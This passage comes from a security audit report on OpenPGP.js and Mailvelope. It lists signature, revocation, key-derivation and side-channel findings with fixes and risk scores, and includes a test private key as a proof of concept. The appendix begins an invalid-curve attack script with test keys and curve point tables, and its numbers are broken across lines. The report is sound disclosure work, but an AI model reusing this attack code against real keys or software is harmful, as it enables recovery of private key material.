Attack scenarios include an attacker retroactively claiming to be the author of a message or an attacker falsely claiming to be aware of the contents of a message. Moreover, an attacker could falsely claim to not have signed messages since there is no way to prove that a signature subkey generated by OpenPGP.js belongs to her.

4.2.5.1 Proof of concept

The *subkey_trust.js* demonstrates this issue. This script requires using the OpenPGP.js test setup as described in section 2.2. It generates a message signed by a victim and demonstrates how an attacker can claim ownership of the subkey used for signing.

4.2.5.2 Recommended solution

The Primary Key Binding Signatures must be created for subkeys that can be used for signature. For other users’ keys, the presence and validity of these signatures must be enforced.

4.2.5.3 Risk matrix

		Severity				
		1	**4**	**9**	**16**	**25**
Likelihood	**1**	1	4	9	16	25
	2	2	8	**18**	32	50
	3	3	12	27	48	75
	4	4	16	36	64	100
	5	5	20	45	80	125

Severity: Identifies the severity / impact of the flaw (1...low - 25...very severe).
Likelihood: Identifies the probability that the flaw can be exploited by an attacker in the defined scope and under the defined attack specific prerequisites (1...unlikely - 5...very likely).

4.2.5.4 Risk classification

Attack Specific Prerequisites	The following attack specific prerequisites need to be fulfilled for a successful exploitation: - The attacker requires access to a message signed by another user as well as the user's public key. - The attacker needs to be able to convince the victim to import a manipulated key or update a key with a manipulated version.
Likelihood	It is fairly unlikely that the identified flaw can be exploited by an attacker under the defined attack specific prerequisites. This vulnerability is only useful for a limited set of scenarios.
Severity	An attacker could claim to be issuer of any signature (e.g. a signed e-mail).
Risk	Medium (18)
CVSS-v3 Base Score	5.9
CVSS-v3 Vector String	AV:N/AC:H/PR:N/UI:N/S:U/C:N/I:H/A:N

4.2.6 CFB Mode Side-Channel Vulnerability

An attack against the CFB Mode used by OpenPGP as demonstrated by Serge Mister and Robert Zuccherato[12] abuses the fact, that OpenPGP implements a quick-check to verify that a key can be used to decrypt symmetrically encrypted data. This quick check can be applied to the first two blocks of a decrypted text. If this quick check fails, the implementation does not need to decrypt the rest of the message, as it is already clear that the message cannot be properly decrypted.

This behavior allows a side-channel attack. An attacker can distinguish between a failed quick-check (error is returned immediately) and a mismatch of the MDC (error is thrown after all data has been decrypted) by measuring the decryption runtime.

This vulnerability allows an attacker to retrieve two plaintext bytes of every encrypted block. For initial setup on average 2^{15} decryptions must be performed. To then decrypt two bytes requires 2^{15} decryptions. When an attacker wants to verify a guess for a plain text, after initial setup, she only requires one request per block to verify two bytes.

As Mailvelope restricts a script to 1000 message decryptions before the user is required to enter her private key password again, this attack is likely not practical for Mailvelope. Moreover, an attacker requires parts of the plain text to conduct this attack (the last two bytes of any block).

This attack only works with ciphers other than AES, since the optimized code for AES does not perform the quick check.

4.2.6.1 Proof of concept

The script *cfb_oracle.js* demonstrates this attack. This script requires using the OpenPGP.js test setup as described in section 2.2. It shows how two bytes of the plaintext can be retrieved by repeatedly decrypting manipulated messages and measuring the runtime of the decryption.

12 https://eprint.iacr.org/2005/033.pdf

Note that this proof of concept only works when the browser's developer tools are disabled as otherwise significantly more memory is allocated. As swapping occurs after several decryption attempts, the overall runtime of the decryption operation increases significantly, thus making runtime measurements unreliable.

4.2.6.2 Recommended solution

It should be considered whether the quick-check is required. As the optimized AES code does not perform a quick check, this might be the case. For more information, refer to the section "Security Considerations" of RFC 4880:

https://tools.ietf.org/html/rfc4880#section-14

4.2.6.3 Risk matrix

		Severity				
		1	**4**	**9**	**16**	**25**
Likelihood	**1**	1	4	9	16	25
	2	2	8	**18**	32	50
	3	3	12	27	48	75
	4	4	16	36	64	100
	5	5	20	45	80	125

Severity: Identifies the severity / impact of the flaw (1...low - 25...very severe).
Likelihood: Identifies the probability that the flaw can be exploited by an attacker in the defined scope and under the defined attack specific prerequisites (1...unlikely - 5...very likely).

4.2.6.4 Risk classification

Attack Specific Prerequisites	The following attack specific prerequisites need to be fulfilled for a successful exploitation: - The attacker needs to be able to initiate many message decryptions and measure the runtime of each decryption attempt. - The attacker requires knowledge of two specific plain text byte of any encrypted block.
Likelihood	It is unlikely that the identified flaw can be exploited by an attacker under the defined attack specific prerequisites.
Severity	An attacker could decrypt 2 bytes of each encrypted block.
Risk	Medium (18)
CVSS-v3 Base Score	3.7
CVSS-v3 Vector String	AV:N/AC:H/PR:N/UI:N/S:U/C:L/I:N/A:N

4.2.7 [Expunged Finding]

4.2.7.1 [Expunged]

4.2.7.2 Risk matrix

		Severity				
		1	**4**	**9**	**16**	**25**
Likelihood	**1**	1	4	9	**16**	25
	2	2	8	18	32	50
	3	3	12	27	48	75
	4	4	16	36	64	100
	5	5	20	45	80	125

Severity: Identifies the severity / impact of the flaw (1...low - 25...very severe).
Likelihood: Identifies the probability that the flaw can be exploited by an attacker in the defined scope and under the defined attack specific prerequisites (1...unlikely - 5...very likely).

4.2.7.3 Risk classification

Attack Specific Prerequisites	The following attack specific prerequisites need to be fulfilled for a successful exploitation: An attacker must gain access to an encrypted message that is 256 TB.
Likelihood	It is very unlikely that the identified flaw can be exploited by an attacker under the defined attack specific prerequisites.
Severity	An attacker could gain access to some of the plain text of an encrypted message.
Risk	Medium (16)
CVSS-v3 Base Score	5.9
CVSS-v3 Vector String	AV:N/AC:H/PR:N/UI:N/S:U/C:H/I:N/A:N

4.2.8 Weak Default S2K-Algorithm Configuration

OpenPGP defines a key derivation function (s2k). This function is used to derive symmetric keys for messages encrypted with a password and for encrypted private keys.

The OpenPGP key derivation function introduces additional runtime cost by requiring hashing a certain number of bytes. This approach impedes brute-force attacks. In OpenPGP.js the key derivation by default is configured to require hashing of 65536 bytes. For comparison, GnuPG-Agent uses a benchmark to adjust the count value so that a key derivation takes 100ms. On a modern system the adjusted count typically is higher than 15,000,000 (with hash algorithm SHA1).

Due to the lower performance of JavaScript code, the value chosen has a very significant impact on user experience. However, an attacker would typically use a setup optimized for maximum performance to crack a password rather than the implementation of OpenPGP.js.

On a test system running 5000 key derivations using the OpenPGP s2k implementation with the default parameters of OpenPGP.js (SHA256, count 65536) required 2.1 seconds while a typical configuration used by GnuPG (SHA1, count 16777216) took 322 seconds. On this test machine a cracking attempt of a message encrypted with OpenPGP.js would allow to try 2300 hashes per second while the reference would only yield 15 hashes per second (not optimized for performance and using a single core only).

4.2.8.1 Proof of concept

The default configuration value for `s2k_iteration_count_byte` is 96. This translates to 65536 bytes that must be hashed during key derivation.

4.2.8.2 Recommended solution

SEC Consult recommends reevaluating the default setting and adjust it for acceptable user experience while maximizing security. The results of this consideration should be documented in the code.

4.2.8.3 Risk matrix

		Severity				
		1	**4**	**9**	**16**	**25**
Likelihood	**1**	1	4	9	**16**	25
	2	2	8	18	32	50
	3	3	12	27	48	75
	4	4	16	36	64	100
	5	5	20	45	80	125

Severity: Identifies the severity / impact of the flaw (1...low - 25...very severe).
Likelihood: Identifies the probability that the flaw can be exploited by an attacker in the defined scope and under the defined attack specific prerequisites (1...unlikely - 5...very likely).

4.2.8.4 Risk classification

Attack Specific Prerequisites	The following attack specific prerequisites need to be fulfilled for a successful exploitation: - An attacker needs to have access to an encrypted key, or a message encrypted with a password.
Likelihood	It is unlikely that the identified flaw can be exploited by an attacker under the defined attack specific prerequisites.
Severity	Depending on the complexity of the password, attacks require significantly fewer resources than they would require with GnuPG.
Risk	Medium (16)
CVSS-v3 Base Score	7.4
CVSS-v3 Vector String	AV:N/AC:H/PR:N/UI:N/S:U/C:H/I:H/A:N

4.2.9 Designated Revoker is Ignored

OpenPGP allows a signer to specify another key that can revoke the signature. While OpenPGP.js parses this information, it is ignored when checking whether a key was revoked. Therefore, e.g. a key that is revoked by a designated revoker would be treated as valid.

An attacker could present a revoked signature to a victim. The victim would not recognize that the signature has been revoked.

OpenPGP.js indicates an error when reading keys that specify a designated revoker. Though Mailvelope displays this error message, it still allows importing the key.

4.2.9.1 Proof of concept

Although the Revocation Key subpacket is correctly parsed (see `Signature.read_sub_packet`), it is not used anywhere in the code except when parsing or generating signature packets.

4.2.9.2 Recommended solution

All OpenPGP features that may restrict the validity of a signature must be implemented. Otherwise, signatures that are supposed to be invalid may appear as valid.

4.2.9.3 Risk matrix

		Severity				
		1	**4**	**9**	**16**	**25**
Likelihood	**1**	1	4	**9**	16	25
	2	2	8	18	32	50
	3	3	12	27	48	75
	4	4	16	36	64	100
	5	5	20	45	80	125

Severity: Identifies the severity / impact of the flaw (1...low - 25...very severe).
Likelihood: Identifies the probability that the flaw can be exploited by an attacker in the defined scope and under the defined attack specific prerequisites (1...unlikely - 5...very likely).

4.2.9.4 Risk classification

Attack Specific Prerequisites	The following attack specific prerequisites need to be fulfilled for a successful exploitation: - The attacker requires a signature that is revoked by a designated revoker.
Likelihood	It is unlikely that the identified flaw can be exploited by an attacker with the defined attack specific prerequisites. There are few scenarios in which passing off a signature revoked by a designated revoker as valid might be useful.
Severity	An attacker could present a revoked signature to a victim. The victim would not recognize that the signature has been revoked.
Risk	Low (9)
CVSS-v3 Base Score	9.1
CVSS-v3 Vector String	AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:H/A:N

4.2.10 “Critical” Bit is Ignored

The signature subpacket mechanism of the signature packet is designed to account for future development. Future extension to the specification may introduce additional subpackets. As they are unknown to the current implementation, these subpackets are ignored. However, if a new subpacket e.g. defines additional restrictions regarding the validity of the signature, it is desirable that this unknown subpacket is not ignored, but rather that the whole signature is rejected.

The information as to whether an implementation should distrust a signature having an unknown subpacket is encoded in the “critical” bit. When this bit is set for an unknown subpacket, implementations should reject the signature. OpenPGP.js however ignores this bit.

An attacker could potentially provide a victim with signatures, that due to subpackets using future or proprietary features should be invalid. OpenPGP.js would accept these signatures.

4.2.10.1 Proof of concept

The method `Signature.prototype.read_sub_packet` ignores the critical bit of subpackets.

4.2.10.2 Recommended solution

Though it is not mandatory to honor this information, for the abovementioned reason SEC Consult suggests following the recommendation of RFC4880 and reject signatures with unknown subpackets having the critical-bit set.

4.2.10.3 Risk matrix

		Severity				
		1	**4**	**9**	**16**	**25**
Likelihood	**1**	1	4	**9**	16	25
	2	2	8	18	32	50
	3	3	12	27	48	75
	4	4	16	36	64	100
	5	5	20	45	80	125

Severity: Identifies the severity / impact of the flaw (1...low - 25...very severe).
Likelihood: Identifies the probability that the flaw can be exploited by an attacker in the defined scope and under the defined attack specific prerequisites (1...unlikely - 5...very likely).

4.2.10.4 Risk classification

Attack Specific Prerequisites	The following attack specific prerequisites need to be fulfilled for a successful exploitation: - The attacker needs to find a signature that uses feature unknown to OpenPGP.js.
Likelihood	It is currently unlikely that the identified flaw can be exploited by an attacker with the defined attack specific prerequisites.
Severity	An attacker could potentially provide a victim with signatures, that due to subpackets using future or proprietary features should be invalid. OpenPGP.js would accept these signatures.
Risk	Low (9)
CVSS-v3 Base Score	7.4
CVSS-v3 Vector String	AV:N/AC:H/PR:N/UI:N/S:U/C:H/I:H/A:N

4.2.11 Advertised Symmetric Encryption Algorithms Ignored during Decryption

In 2014 an audit was conducted on OpenPGP.js. Some of the reported vulnerabilities have not yet been addressed[13]. Particularly one medium-risk vulnerability has not yet been fixed ("Algorithm Preferences ignored upon Decryption").

When an encrypted message addressing a private key is received, the symmetric encryption algorithm used should be compared to the symmetric encryption algorithms advertised by that key. OpenPGP.js however, does not implement this check.

According to RFC 4880, an implementation must warn the user if a message is encrypted with an algorithm not advertised by the recipient's key.

Note that RFC 4880 also mandates using Triple-DES as the algorithm of last resort during encryption (i.e. when no algorithm advertised by the recipients can be used). OpenPGP.js in this case defaults to AES256. This behavior does not have a negative security impact.

4.2.11.1 Proof of concept

The following pair message and private key pair demonstrates this issue:

```
-----BEGIN PGP MESSAGE-----
Version: OpenPGP.js VERSION
Comment: https://openpgpjs.org

wYwD3eCUoDfD5yoBA/9a2qRJuQaUJHCs3YaeZob/ab6BeRIv8Y6irT5EvQQ2
dJjlwl6Wq6GHDzdXZlsCANvy+DjZJuo0t7oJtbT+mm3W8vuWvcZTFMA+lzp1
DddMw6Ur85yxiWwjUT23lA2rT0rpg+iEW5gihQvHLfHwzCePac9cpMhnbaD5
fyiXDdweMNI+AQiTW8pV3SM2QYQFCR0HfksYaIYUW7h+veuB+h2xst3lHqdf
IIYEUiRC3TGGlK8abAk7PgLi3pdeoZrMIMg=
=/svB
-----END PGP MESSAGE-----
```

13 https://github.com/openpgpjs/openpgpjs/wiki/Cure53-security-audit

```
-----BEGIN PGP PRIVATE KEY BLOCK-----
Version: OpenPGP.js VERSION
Comment: https://openpgpjs.org

xcEYBFvbA08BBACl8U5VEY7TNq1PAzwU0f3soqNfFpKtNFt+LY3q5sasouJ7
zE4/TPYrAaAoM5/yOjfvbfJP5myBUCtkdtIRIY2iP2uOPhfaly8U+zH25Qnq
bmgLfvu4ytPAPrKZF8f98cIeJmHD81SPRgDMuB2U9wwgN6stgVBBCUS+lu/L
/4pyuwARAQABAAP+Jz6BIvcrCuJ0bCo8rEPZRHxWHKfO+m1Wcem+FV6Mf8lp
vJNdsfS2hwc0ZC2JVxTTo6kh1CmPYamfCXxcQ7bmsqWkkq/6d17zKE6BqE/n
spW7qTnZ14VPC0iPrBetAWRlCk+m0cEkRnBxqPOVBNd6VPcZyM7GUOGf/kiw
AsHf+nECANkN1tsqLJ3+pH2MRouF7yHevQ9OGg+rwetBO2a8avvcsAuoFjVw
hERpkHv/PQjKAE7KcBzqLLad0QbrQW+sUcMCAMO3to0tSBJrNA9YkrViT76I
siiahSB/FC9JlO+T46xncRleZeBHc0zoVAP+W/PjRo2CR4ydtwjjalrxcKX9
E6kCALfDyhkRNzZLxg2XOGDWyeXqe80VWnMBqTZK73nZlACRcUoXuvjRc15Q
K2c3/nZ7LMyQidj8XsTq4sz1zfWz4Cejj80cVGVzdCBVc2VyIDx0ZXN0QGV4
YW1wbGUuY29tPsK1BBABCAApBQJb2wNPAgsJCRDd4JSgN8PnKgQVCAoCAxYC
AQIZAQIbDwIeBwMiAQIAABGjA/4y6HjthMU03AC3bIUyYPv6EJc9czS5wysa
5rKuNhzka0Klb0INcX1YZ8usPIIl1rtr8f8xxCdSiqhJpn+uqIPVROHi0XLG
ej3gSJM5i1lIt1jxyJlvVI/7W0vzuE85KDzGXQFNFyO/T9D7T1SDHnS8KbBh
EnxUPL95HuMKoVkf4w==
=oopr
-----END PGP PRIVATE KEY BLOCK-----
```

The private key only advertises AES256, the message however is encrypted using Triple-DES. No warning or error is indicated upon decryption.

4.2.11.2 Recommended solution

When a message is encountered that does not conform to the algorithms advertised by the addressed key, the decryption process should be aborted, or a warning message should be emitted.

4.2.11.3 Risk matrix

		Severity				
		1	**4**	**9**	**16**	**25**
Likelihood	**1**	1	4	9	16	25
	2	2	8	18	32	50
	3	3	12	27	48	75
	4	4	16	36	64	100
	5	5	20	45	80	125

Severity: Identifies the severity / impact of the flaw (1...low - 25...very severe).
Likelihood: Identifies the probability that the flaw can be exploited by an attacker in the defined scope and under the defined attack specific prerequisites (1...unlikely - 5...very likely).

4.2.11.4 Risk classification

Attack Specific Prerequisites	No scenario involving an active attacker was identified.
Likelihood	It is very unlikely that the identified flaw can be exploited under the defined attack specific prerequisites.
Severity	A message encrypted with a weak algorithm would be accepted.
Risk	Low (5)
CVSS-v3 Base Score	3.7
CVSS-v3 Vector String	AV:N/AC:H/PR:N/UI:N/S:U/C:N/I:L/A:N

4.2.12 Note: [Expunged Finding]

4.2.13 Note: [Expunged Finding]

4.2.14 Notes

The following lists particularities that were identified during the audit:

1. [Expunged]
2. [Expunged]
3. [Expunged]
4. [Expunged]
5. [Expunged]
6. [Expunged]
7. FIPS PUB 186-3 (section 6.4) defines that if a hash function whose output length is greater than the length of the order of an elliptic curve (n), the leftmost n bits of the output of the hash function should be used for signature generation and verification. In this case the method `EC._truncate-ToN` of *elliptic.js* incorrectly implicitly truncates leading zeros from the message digest. As this behavior does not conform to the standard, incompatibilities may arise.
8. [Expunged]
9. [Expunged]
10. The function `isDataRevoked` in *key.js* accepts a revocation signature packet as valid if the attribute `verified` is true. In this case, the function does not verify whether the revocation signature was signed with the key that was passed as parameter. Similar behavior can be observed throughout the code. This behavior must be kept in mind for future development.
11. The function `mergeSignatures` in *key.js* calls the check callback (`checkFn`) only if the destination array already contains data. This behavior might not be intended.
12. [Expunged]
13. Some implementations of encryption algorithms implement unused features (DES implements the and ECB CBC mode, DES implements 3DES while OpenPGP.js uses three chained DES functions, DES implements PKCS#5-Padding, CAST5 implements ECB). This significantly increases the complexity of the code, thus making it harder to audit and maintain.

14. The OCB mode accepts ciphers other than AES. However, any operation fails, since only AES implements a decrypt method. As the block size is hardcoded to 16 bytes, using a different cipher could cause unexpected results.
15. The function `createVerificationObject` in *message.js* receives a list of literals but only verifies the signature of the first. As this might be unexpected by developers, it is preferable to only receive a single literal.
16. According to RFC 4880 (section 5.2.3.4), a creation time field must appear in the hashed part of a signature. OpenPGP.js accepts signatures without a creation date.
17. [Expunged]
18. [Expunged]
19. [Expunged]
20. [Expunged]
21. Several read-methods of packets ignore the version provided in a packet. Since past or future packet versions likely change the fields in the packet, an incompatible packet could result in misinterpreted data. The parsers should fail if an unexpected version number is encountered.The read methods of `PublicKey` and `SecretKey` ignore new fields introduced in the draft version of RFC 4880. These fields should be validated to avoid misinterpretation of data.
22. [Expunged]
23. [Expunged]
24. Several methods (e.g. `Key.revoke, Key.applyRevocationCertificate`, `SubKey.revoke`) return a copy of the original object. However, the copied objects are merely shallow copies and contain the original packets. Modifications to the copied object result in modifications of the original object. As resulting bugs could be very hard to debug, it is recommended to create a deep copy instead.
25. [Expunged]
26. [Expunged]
27. The class `OnePassSignature` relies on the class `Signature` to implement its functionality. It either directly refers to the methods of the `Signature` class or calls them in a proxy method. When calling these methods, the this-Reference refers to the `OnePassSignature` object, these two classes are fundamentally connected and can only be modified together. As an example of a consequence of this, the method `OnePassSignature.hash` must temporarily modify the version stored in the this-Reference in order to be able to directly call the corresponding method in the Signature class. Instead, the shared methods should be implemented in a separate class or a shared base-class.
28. [Expunged]

4.3 GnuPG Integration

4.3.1 General Information

This section describes vulnerabilities found in the GnuPG integration, one of the backend providers of Mailvelope. This backend implements the key management functionalities in connection with GnuPG software installed on the user's machine.

4.3.2 Note: [Expunged]

4.3.3 Note: Lack of Public Key Algorithm Information during Key Generation

The following information is not provided to the user during key generation:

- used public key algorithm,
- size of generated key.

4.3.3.1 Proof of concept

During key generation process, the user can select one out of two options for public key algorithm: either "Default" or "Future Default (experimental)". These options do not provide user with information about the public key algorithms used for the generated key. Additionally, a user cannot select the size of the generated key since the key size option is not present in the Mailvelope UI in GnuPG integration mode.

4.3.3.2 Recommended solution

It is recommended to allow users to select the public key algorithm and key sizes during key generation. This is especially important for power users, who want to decide the key generation parameters themselves.

4.3.4 Notes

The following lists particularities that were identified during the audit:

1. [Expunged]
2. [Expunged]
3. [Expunged]

Appendix

invalid_curve_attack.js

```
import BN from 'bn.js';
import packet from '../../src/packet';
import util from '../../src/util';
import enums from '../../src/enums';
import * as key from "../../src/key";
import * as message from "../../src/message";
import Literal from '../../src/packet/literal';
import List from '../../src/packet/packetlist';
import streams from 'web-stream-tools';
import MPI from '../../src/type/mpi';
import pkcs5 from '../../src/crypto/pkcs5';
import Curve from '../../src/crypto/public_key/elliptic/curves';
import KDFParams from '../../src/type/kdf_params';
import cipher from '../../src/crypto/cipher';
import hash from '../../src/crypto/hash';
import aes_kw from '../../src/crypto/aes_kw';
import ECDHSymmetricKey from '../../src/type/ecdh_symkey';

const EC_PUBKEY = `
-----BEGIN PGP PUBLIC KEY BLOCK-----

mFIEW8SNLhMIKoZIzj0DAQcCAwRWVtfOjt3E+P7SN6Ra7KID3jXaKRLDEZ4E2RFL
2L40Dh35fGL0jAoLdu/UMt8PCqHeGgoJ10WwmXy0Zf1NP8R7tBxUZXN0IEVDIDx0
ZXN0ZWNAZXhhbXBsZS5jb20+iJAEExMIADgWIQTFndNi1wI0akSCVA4VdOdzKGTd
iAUCW8SNLgIbAwULCQgHAgYVCgkICwIEFgIDAQIeAQIXgAAKCRAVdOdzKGTdiIwS
AQC/uZIzSitNh/uHSgyK5J9DMYpCE7+upoFEMkykuTzePwEAs8FtwlBrCVBsuEKM
j8H6NwQCLGHkyRzV7GZAZySfhvK4VgRbxI0uEggqhkjOPQMBBwIDBD5Z+C8fwzqF
EN3DdxklRkITVA8g9qm7JVOBoopwGpU9B+AMfZ/IoIGesPISeUHxjhwnqOiV1JEG
PsGwn76PQMYDAQgHiHgEGBMIACAWIQTFndNi1wI0akSCVA4VdOdzKGTdiAUCW8SN
LgIbDAAKCRAVdOdzKGTdiEfaAP9JYqqlAbdml0gmKF0k4T017iR5TJh8Ezfw+fkh
/NR6EwEAjmIt73UGGN3nRwNDe/gIPYgdfSl/UTrsNp2txYOf2uM=
=+ZmX
-----END PGP PUBLIC KEY BLOCK-----`;

const EC_PRIVKEY = `
-----BEGIN PGP PRIVATE KEY BLOCK-----

lKUEW8SNLhMIKoZIzj0DAQcCAwRWVtfOjt3E+P7SN6Ra7KID3jXaKRLDEZ4E2RFL
2L40Dh35fGL0jAoLdu/UMt8PCqHeGgoJ10WwmXy0Zf1NP8R7/gcDAnQDfW7FFwFF
/l2EPxcUZpY7Zpcaa97P4475Bmkndeo7KhuflWdbIFsEKM5cb+Xk9wZ8SHZig9Nm
LyNZC13Lqy5rmHR08LcpClDWE8mCsfe0HFRlc3QgRUMgPHRlc3RlY0BleGFtcGxl
LmNvbT6IkAQTEwgAOBYhBMWd02LXAjRqRIJUDhV053MoZN2IBQJbxI0uAhsDBQsJ
CAcCBhUKCQgLAgQWAgMBAh4BAheAAAoJEBV053MoZN2IjBIBAL+5kjNKK02H+4dK
```

```
DIrkn0MxikITv66mgUQyTKS5PN4/AQCzwW3CUGsJUGy4QoyPwfo3BAIsYeTJHNXs
ZkBnJJ+G8pypBFvEjS4SCCqGSM49AwEHAgMEPln4Lx/DOoUQ3cN3GSVGQhNUDyD2
qbslU4GiinAalT0H4Ax9n8iggZ6w8hJ5QfGOHCeo6JXUkQY+wbCfvo9AxgMBCAf+
BwMCh/RXQLPRRSj+Hcj2uOGwMM05/C7lUJ1aurofTcgjAlmWGbKhIJLqj0Hq1osz
sv2AZ5U5rwZ61p9cQFysfiejh/OYB+z3FINGzQWpw3Y+poh4BBgTCAAgFiEExZ3T
YtcCNGpEglQOFXTncyhk3YgFAlvEjS4CGwwACgkQFXTncyhk3YhH2gD/SWKqpQG3
ZpdIJihdJOE9Ne4keUyYfBM38Pn5IfzUehMBAI5iLe91Bhjd50cDQ3v4CD2IHX0p
f1E67DadrcWDn9rj
=9EwO
-----END PGP PRIVATE KEY BLOCK-----`;

const CURVE = new Curve('P-256');
const SYM_CIPHER = 'aes256';
const PRIV_D = new
BN('11797007539199385125641572351435364350673179296018766191601014072423508
068615');

const TEST_POINTS = [
    // b/a6; order of P; P[x,y]
    ['5', '2',
'98819847942428805742002354006386840019676525869315184973139125710807339875
491',
        '0'],
    ['3', '3',
'89995002874197087156160429731648695860910221822426040658975619972952380673
767',

'14349743460558275675129535079038365302062743301233311020938192075259646708
873'],
    ['23', '5',
'63299982345700198063353570193894599876572651739624919554705621677380969280
674',

'96442819104977226429929288529785941822383850900946373821682009079064557791
950'],
    ['3', '7',
'89160674440956328538893206540265823545209810924936759489615962285452747599
555',

'62955846380480372470115555824131491746042536932809546767926959568475857403
238'],
    ['19', '11',
'58920820228436110477414420630582848223113258950692053215844449413027764807
067',

'11017971807479424346036809371813445914229300670042319742881335101011795637
2449'],
    ['3', '13',
'44238399751822344629155927349410921734336660036385908812849527496419061724
190',

'45829514795545149886763587869988896413322775668206487917799676449674968481
42'],
    ['109', '17',
'17927964409971138652728246043528631371865820326714379259847933275531087147
749',

'30800248157467050855258955303292756235364211822327328126929717140797206265
755'],
    ['67', '19',
'94215742596664355763556374536865647352108659301549715056650556226595744117
873',

'50130610228151740308562832667998985973624580555152187184122910949305207982
696'],
    ['127', '23',
'88359545017768082137294926955323595057003028909805462896395409625305400047
868',

'54112579719242259787714362707451997943186422010055931088163137855740170177
055'],
    ['173', '29',
'86443834505398368747541705619520241500349370284819012868009839319064688979
357',

'80015722605306309353568523033623834985342634148401880386307336407545023436
334'],
    ['43', '31',
'91847825971795436592151657785964290062665859257041291008218510105946059955
847',

'91031528799630671629033833758356019053863861887932785625452607629858020218
662'],
    ['3', '37',
'71381269501775968128475011265598269069347980821218846743948246753286064412
420',

'93106089722491605224338586731271529062359787069042949543385151555752345954
179'],
    ['233', '41',
'43991960325622526242409226214578587740189171800201587535472979450082902259
862',

'15600544845409782768611472264443243044394203501519498893540695266090327718
430'],
    ['157', '43',
'1227486250670250987511391461226896270376178278503197499316066564671031366 3
076',

'9510684803190458428712710976562852954329049038508192825890058211578377670 3
854'],
    ['131', '47',
'7428821579639826286284862627746264659875870105081582900827577359900673827 9
56',

'5118966581220961745373122933125141720202943517899841871389979418294429886 5
975'],
    ['419', '53',
'7585964805502940945586511327997072151993409136822581603452098412073411033 3
831',

'9558107405969923996694880179030057057297434705652581441318100237123763312 9
138'],
    ['479', '59',
'9837375783662860561502060301711199429255692093605211566956511324539339465 4
891',

'7250006651460617714999415082602780381117074681846379580131377936532009953 8
143'],
    ['137', '61',
'1824504508501410322680349642713606551574393449978842701906455837320834498 5
742',

'4758426387138487891401611367599931489302894979422968558843147579751583783 7
074'],
    ['79', '67',
'5172891978326361687252829588094259738193745434540501506408730550301214436 8
703',

'1025942476626338372960122400323515353734012564045860764931872975780887765 0
0987'],
    ['311', '71',
'3436623916366627575353245204332539158023121927763370714151241328946504926 5
458',

'1030608302220185132129567864802027571154086936161525494203108780446290419 2
5302'],
    ['41', '73',
'8309745911851346927582666955092669544816970210197566134625485871950816999 7
335',

'1110374531492057890348620160110151621639276563437500473699692473344664612 8
0298'],
    ['241', '79',
'40662496711232280435859193025508895658589420058170365279669118583382524567
418',

'62266237065031986209521024406634439035208614650354645619801963767196649194
575'],
    ['659', '83',
'62656129840107795390857188284682401256953936037612730677880278151859277379
230',

'46123976333697537171152454914506938246987800142649072659529204542516503075
828'],
    ['163', '89',
'62208108064214628162465906210284422850497400076701347209605724056009117585
346',

'67091612523444786985224121556704075108029161656305500397805276695782627715
495'],
    ['3', '97',
'39783941623575229603558838170588552262835547156130238646122164276335076451
073',

'43777069262503404828209754573766008393026998991107699634127779211510340436
936'],
    ['163', '101',
'66806037006315039028624064294948042364334466613093489461090376899139124448
503',

'38686564246583255952103022559646527059806572091197794052555736415581573949
963'],
    ['2671', '103',
'23265766501544966939730317619663876344143611261056514672607491296171816151
553',

'10638762762793225748548696884609606870056424433105062177285984596905319848
5058'],
    ['127', '107',
'15339214204614054203971206010297006012519512260204273418911962745130965080
297',

'64830511127612473536500769683518604970088172806885131849075550583321199431
619'],
    ['31', '109',
'27543911308163802695600330183709640972305886344075866471535352981201105074
796',

'82376910207266830617694198136990735359788102369861097690596404526706997497
300'],
    ['3', '113',
'69473202296790888221989641114439625856056410065759153429712028574142323887
235',

'27224964365716519755044877081930694306533217160896231828903674165207513413
426'],
    ['1373', '127',
'68558907993158138443631381606898830203570924798868797278121675277887760778
594',

'68216978687919774395283639914856247796135789149617875144856281895628396778
604'],
    ['1811', '131',
'46360777840572611880507819054875480848689245727971401003402678035053970174
517',

'10711253143115571616583516458165885415910754674596391619774129771274053947
0937'],
    ['653', '137',
'69512361800692778808247441943826439340870762665479208902672548057906989416
214',

'99383953562155778695339938473590829645432946810497224654365997199566131986
410'],
    ['4049', '139',
'10272235441753300165338410324114108461599314951529723060414876482969172880
4428',

'85678556460194642118469326134294437121318569058467935457887468472654673400
061'],
    ['1123', '149',
'16395588304231505290388028297731583547710683967129944573954956393328565397
819',

'10726000547435000038465166859731048823231985217310695725236419921275497281
2012'],
    ['431', '151',
'42359789528389328251531626938183337715028835000706770034635762262575432516
670',

'22736290261645403538646298832296905012873089680206586710123732308386751567
809'],
    ['373', '157',
'96024749202718052206594365116883364523707730864195537045509495365919086964
327',

'10721283483904319781134574592082150981327660016837867302612167121334151029
9283'],
    ['3191', '163',
'20281866306378275211057666201079939791897084728521172859690132598441934128
175',

'20596227103545413506126265293047792280335377930727559033403106220295308315
761'],
    ['97', '167',
'94846489967597784331507114114430171360140590112481371445147609109642819592
485',

'15704288556197652933999724264817667666927917654184003641438123066819536680
530'],
    ['2441', '173',
'11874524432135988482877265172783164604461054772391413252387383428109777353
330',

'37126617997732059376328531134968769729808115463324034788331894253550783781
800'],
    ['271', '179',
'10510050629211918192334121264931961609976667294789031806658421570333658900
3206',

'89837502042012770374554723345685447300861161635973416248710339646950026197
059'],
    ['631', '181',
'49376117472029344135930860015593532374439331445989099411877590416805255800
087',

'10857596916903954116464172942266171696941742164570890728881930064097730695
8595'],
    ['557', '191',
'59777258716921308865085380739515533260634149503105494695114405605464445328
608',

'52829286317822727767652772108834115344972087581610199341408867054294161044
877'],
    ['1723', '193',
'59045664363082875413388718802595476166529359787215154310590811305802614712
232',

'27284637898375575867062579464405076125897799191531494792786855805151832798
828']
];

function kdf(hash_algo, X, length, param) {
    return hash.digest(hash_algo, util.concatUint8Array([
        new Uint8Array([0, 0, 0, 1]),
        new Uint8Array(X),
        param
    ])).subarray(0, length);
}


function buildEcdhParam(public_algo, oid, cipher_algo, hash_algo,
fingerprint) {
    const kdf_params = new KDFParams([hash_algo, cipher_algo]);
        return util.concatUint8Array([
        oid.write(),
        new Uint8Array([public_algo]),
        kdf_params.write(),
        util.str_to_Uint8Array("Anonymous Sender    "),
        fingerprint.subarray(0, 20)
    ]);
}


export async function encryptSessionKeyEc(sessionKey, publicKey,
testPrivKey, pubPoint, date=new Date()) {
    const packetlist = new packet.List();

    const encryptionKey = await publicKey.getEncryptionKey(undefined, date,
{});

    const pkESKeyPacket = new packet.PublicKeyEncryptedSessionKey();
    pkESKeyPacket.encrypt = async function (key) {
        let data = String.fromCharCode(enums.write(enums.symmetric,
this.sessionKeyAlgorithm));

        data += util.Uint8Array_to_str(this.sessionKey);
